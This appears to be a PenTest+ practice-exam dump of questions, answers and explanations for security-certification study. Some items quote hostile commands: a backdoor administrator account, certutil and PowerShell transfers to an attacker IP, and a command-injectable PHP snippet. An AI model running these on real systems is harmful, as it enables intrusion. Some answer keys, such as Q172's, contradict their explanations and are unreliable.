NEW QUESTION 59
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

A. A quick description of the vulnerability and a high-level control to fix it
B. Information regarding the business impact if compromised
C. The executive summary and information regarding the testing company
D. The rules of engagement from the assessment

Answer: A

Explanation:
The systems administrator and the technical stuff would be more interested in the technical aspect of the findings

NEW QUESTION 61
During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

A. Command injection
B. Broken authentication
C. Direct object reference
D. Cross-site scripting

Answer: C

Explanation:
Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 64
Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.
B. Collect the proper evidence and then remove the malware.
C. Do a root-cause analysis to find out how the malware got in.
D. Remove the malware immediately.
E. Stop the assessment and inform the emergency contact.

Answer: E

Explanation:
Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

NEW QUESTION 66
A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

A. The penetration tester was testing the wrong assets
B. The planning process failed to ensure all teams were notified
C. The client was not ready for the assessment to start
D. The penetration tester had incorrect contact information

Answer: B

Explanation:
Sinkholing is a technique used by security teams to redirect malicious or unwanted network traffic to a controlled destination, such as a black hole or a honeypot. This can help prevent or mitigate attacks, analyze malware behavior, or isolate infected hosts. If the SOC used sinkholing on the penetration tester's IP address, it

means that they detected the tester’s activity and blocked it from reaching the client’s network. This indicates that the planning process failed to ensure all teams were notified about the penetration testing engagement, which could have avoided this situation.

NEW QUESTION 69
A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions Is the penetration tester performing?

A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell

Answer: B

Explanation:
The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

NEW QUESTION 71
Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report
B. Scheduling of follow-up actions and retesting
C. Attestation of findings and delivery of the report
D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 74
A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

A. TCP port 443 is not open on the firewall
B. The API server is using SSL instead of TLS
C. The tester is using an outdated version of the application
D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 75
Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

A. OWASP ZAP
B. Nmap
C. Nessus
D. BeEF
E. Hydra
F. Burp Suite

Answer: AF

NEW QUESTION 76
Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

A. Exploit-DB
B. Metasploit
C. Shodan
D. Retina

Answer: A

Explanation:
"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"
Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

NEW QUESTION 78

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

A. Netcraft
B. CentralOps
C. Responder
D. FOCA

Answer: D

Explanation:
https://kalilinuxtutorials.com/foca-metadata-hidden-documents/

NEW QUESTION 81
A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

A. Perform a new penetration test.
B. Remediate the findings.
C. Provide the list of common vulnerabilities and exposures.
D. Broaden the scope of the penetration test.

Answer: B

NEW QUESTION 86
A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a
social-engineering method that, if successful, would MOST likely enable both objectives?

A. Send an SMS with a spoofed service number including a link to download a malicious application.
B. Exploit a vulnerability in the MDM and create a new account and device profile.
C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Answer: A


Explanation:
Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

NEW QUESTION 90
A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper
B. Hydra
C. Mimikatz
D. Cain and Abel

Answer: A

NEW QUESTION 95
A penetration tester writes the following script:



```
#!/bin/bash
network= ’10.100.100’
ports= ‘22 23 80 443’

for x in {1..254};
     do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

A. Searching for service vulnerabilities
B. Trying to recover a lost bind shell
C. Building a reverse shell listening on specified ports
D. Scanning a network for specific open ports

Answer: D

Explanation:
-z zero-I/O mode [used for scanning]
-v verbose
example output of script:
* 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for

NEW QUESTION 97

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

A. Enforce mandatory employee vacations
B. Implement multifactor authentication
C. Install video surveillance equipment in the office
D. Encrypt passwords for bank account information

Answer: A

Explanation:
If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job. Enforcing mandatory employee vacations is the best recommendation to prevent this type of activity in the future, as it will make it harder for an employee to conceal fraudulent transactions or unauthorized changes to a payment system. Mandatory employee vacations are a form of internal control that requires employees to take time off from work periodically and have their duties performed by someone else. This can help detect errors, irregularities, or frauds committed by employees who might otherwise have exclusive access or control over certain processes or systems.

NEW QUESTION 100
PCI DSS requires which of the following as part of the penetration-testing process?

A. The penetration tester must have cybersecurity certifications.
B. The network must be segmented.
C. Only externally facing systems should be tested.
D. The assessment must be performed during non-working hours.

Answer: B

NEW QUESTION 105
A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

A. Segment the firewall from the cloud.
B. Scan the firewall for vulnerabilities.
C. Notify the client about the firewall.
D. Apply patches to the firewall.

Answer: C

Explanation:
The best option for the tester to take is to notify the client about the firewall. The firewall is not part of the original list of IP addresses for the engagement, which means it is out of scope and should not be tested without permission. The tester should inform the client about the existence and potential risks of the firewall, and ask if they want to include it in the scope or not.

NEW QUESTION 106
A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

A. OWASP Top 10
B. MITRE ATT&CK framework
C. NIST Cybersecurity Framework
D. The Diamond Model of Intrusion Analysis

Answer: B

Explanation:
The MITRE ATT&CK framework is a methodology that should be used to best meet the client’s expectations. The MITRE ATT&CK framework is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are continuously updated based on real-world observations. The framework covers a wide variety of enterprise systems and networks, such as Windows, Linux, macOS, cloud, mobile, and network devices. The framework can help the penetration tester to emulate realistic threats and identify gaps in defenses.

NEW QUESTION 110
During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

A. Badge cloning
B. Watering-hole attack
C. Impersonation
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 113
A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

A. Network segmentation
B. Key rotation
C. Encrypted passwords
D. Patch management

Answer: D

Explanation:
Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.
Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.
Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.
Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 118
A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

A. nmap –f –sV –p80 192.168.1.20
B. nmap –sS –sL –p80 192.168.1.20
C. nmap –A –T4 –p80 192.168.1.20
D. nmap –O –v –p80 192.168.1.20

Answer: C

Explanation:
This command will scan the host 192.168.1.20 on port 80 using the following options:
- -A: This option enables OS detection, version detection, script scanning, and traceroute. This will help to determine if the host is running an approved version of Linux and a patched version of Apache, as well as other information about the host and the network path.
- -T4: This option sets the timing template to aggressive, which speeds up the scan by increasing the number of parallel probes, reducing the timeouts, and assuming faster responses.
- -p80: This option specifies the port to scan, which is 80 in this case. Port 80 is commonly used for HTTP services, such as Apache web server.


NEW QUESTION 123
A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

A. Prying the lock open on the records room
B. Climbing in an open window of the adjoining building
C. Presenting a false employee ID to the night guard
D. Obstructing the motion sensors in the hallway of the records room

Answer: B

Explanation:
The terms of engagement state that the penetration test should not include circumventing the alarm or performing destructive entry, which rules out options A and D. Option C is also not allowed, as it involves social engineering, which is not part of the scope. Option B is the only one that does not violate the terms of engagement, as it uses an open door from an adjoining building to gain access to the records room. This can help the penetration tester to test the physical security of the electronic records without breaking any rules.

NEW QUESTION 126
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:



```
if(isset ($_POST ['item']))[
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 129
A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

A. "cisco-ios" "admin+1234"
B. "cisco-ios" "no-password"
C. "cisco-ios" "default-passwords"
D. "cisco-ios" "last-modified"

Answer: B

NEW QUESTION 130
A company that developers embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse- engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

A. The reverse-engineering team may have a history of selling exploits to third parties.
B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
D. The reverse-engineering team will be given access to source code for analysis.

Answer: A

NEW QUESTION 132
Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

A. Tandem
B. Reversal
C. Semi-authorized
D. Known environment

Answer: D

Explanation:
The OSSTM testing methodology that should be used to test under the worst conditions is known
environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

NEW QUESTION 137
A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...
GENERATED WORDS: 4612
---
Scanning URL: http://10.2.10.13/ ---
+
http://10.2.10.13/about (CODE:200|SIZE:1520)
+
http://10.2.10.13/home.html (CODE:200|SIZE:214)
+
http://10.2.10.13/index.html (CODE:200|SIZE:214)
+
http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 – FOUND: 4
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. index.html
B. about
C. info
D. home.html

Answer: B

Explanation:
The element /about is most likely to contain useful information for the penetration tester, as it may reveal details about the website's owner, purpose, history, contact information, etc. This information can be used for further reconnaissance, social engineering, or identifying potential vulnerabilities.

NEW QUESTION 142
The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

A. nmap snn exclude 10.1.1.15 10.1.1.0/24 oA target_txt
B. nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt
C. nmap PnsV OiL target.txt A target_text_Service
D. nmap sSPn n iL target.txt A target_txtl

Answer: A

Explanation:
According to the Official CompTIA PenTest+ Self-Paced Study Guide1, the correct answer is A. nmap -sn -n -exclude 10.1.1.15 10.1.1.0/24 -oA target_txt.
This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24,
excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target_txt (-oA).


NEW QUESTION 144
During the assessment of a client's cloud and on-premises environments, a penetration tester was able to gain ownership of a storage object within the cloud environment using the..... premises credentials. Which of the following best describes why the tester was able to gain access?

A. Federation misconfiguration of the container
B. Key mismanagement between the environments
C. laaS failure at the provider
D. Container listed in the public domain

Answer: A

Explanation:
The best explanation for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials is federation misconfiguration of the container. Federation is a process that allows users to access multiple systems or services with a single set of credentials, by using a trusted third-party service that authenticates and authorizes the users. Federation can enable seamless integration between cloud and on-premises environments, but it can also introduce security risks if not configured properly. Federation misconfiguration of the container can allow an attacker to access the storage object with the on-premises credentials, if the container trusts the on-premises identity provider without verifying its identity or scope. The other options are not valid explanations for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials. Key mismanagement between the environments is not relevant to this issue, as it refers to a different scenario involving encryption keys or access keys that are used to protect or access data or resources in cloud or on-premises environments. IaaS failure at the provider is not relevant to this issue, as it refers to a different scenario involving infrastructure as a service (IaaS), which is a cloud service model that provides virtualized computing resources over the internet. Container listed in the public domain is not relevant to this issue, as it refers to a different scenario involving container visibility or accessibility from public networks or users.

NEW QUESTION 147
A penetration tester ran the following commands on a Windows server:



```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Close the reverse shell connection.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 151
A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

A. Phishing
B. Tailgating
C. Baiting
D. Shoulder surfing

Answer: C

NEW QUESTION 155
Which of the following describes the reason why a penetration tester would run the command sdelete mimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries
B. To remove the tester-created Mimikatz account
C. To remove tools from the server
D. To remove a reverse shell from the system

Answer: B

NEW QUESTION 160


Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used
B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
C. Quantitative impact assessments given a successful software compromise
D. Code context for instances of unsafe type-casting operations

Answer: D

Explanation:
Code context for instances of unsafe type-casting operations would most likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience, as it would provide relevant and actionable information for the developers to fix the vulnerabilities. Type-casting is the process of converting one data type to another, such as an integer to a string. Unsafe type-casting can lead to errors, crashes, or security issues, such as buffer overflows or code injection.

NEW QUESTION 162
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:



```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.
D. This URI returned a server error.

Answer: A

NEW QUESTION 167
The results of an Nmap scan are as follows:
Starting Nmap 7.80 (https://nmap.org) at 2021-01-24 01:10 EST Nmap scan report for (10.2.1.22)
Host is up (0.0102s latency). Not shown: 998 filtered ports Port State Service
80/tcp open http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING) : QEMU (95%)
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
Which of the following device types will MOST likely have a similar response? (Choose two.)

A. Network device
B. Public-facing web server
C. Active Directory domain controller
D. IoT/embedded device
E. Exposed RDP
F. Print queue

Answer: BD

Explanation:

https://www.netscout.com/what-is-ddos/slowloris-attacks
From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

NEW QUESTION 172
An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

A. Follow the established data retention and destruction process
B. Report any findings to regulatory oversight groups
C. Publish the findings after the client reviews the report
D. Encrypt and store any client information for future analysis

Answer: D

Explanation:
After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.
Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

NEW QUESTION 173
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Answer: AD

Explanation:
* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.
* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.


NEW QUESTION 174
A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. Certutil –urlcache –split –f http://192.168.2.124/windows-binaries/ accesschk64.exe
B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
D. Wget http://192.168.2.124/windows-binaries/accesschk64.exe –O accesschk64.exe

Answer: A

Explanation:
https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-whil
--- https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk
The certutil command is a Windows utility that can be used to manipulate certificates and certificate authorities. However, it can also be abused by attackers to download files from remote servers using the –urlcache option. In this case, the command downloads accesschk64.exe from http://192.168.2.124/windows-binaries/ and saves it locally. Accesschk64.exe is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. Powershell is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. Schtasks is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. Wget is a Linux command that can be used to download files from the web, but it does not work on Windows by default.

NEW QUESTION 177
During an engagement, a penetration tester found the following list of strings inside a file:



```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fceebf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

A. Dictionary attack
B. Rainbow table attack
C. Brute-force attack
D. Credential-stuffing attack

Answer: B

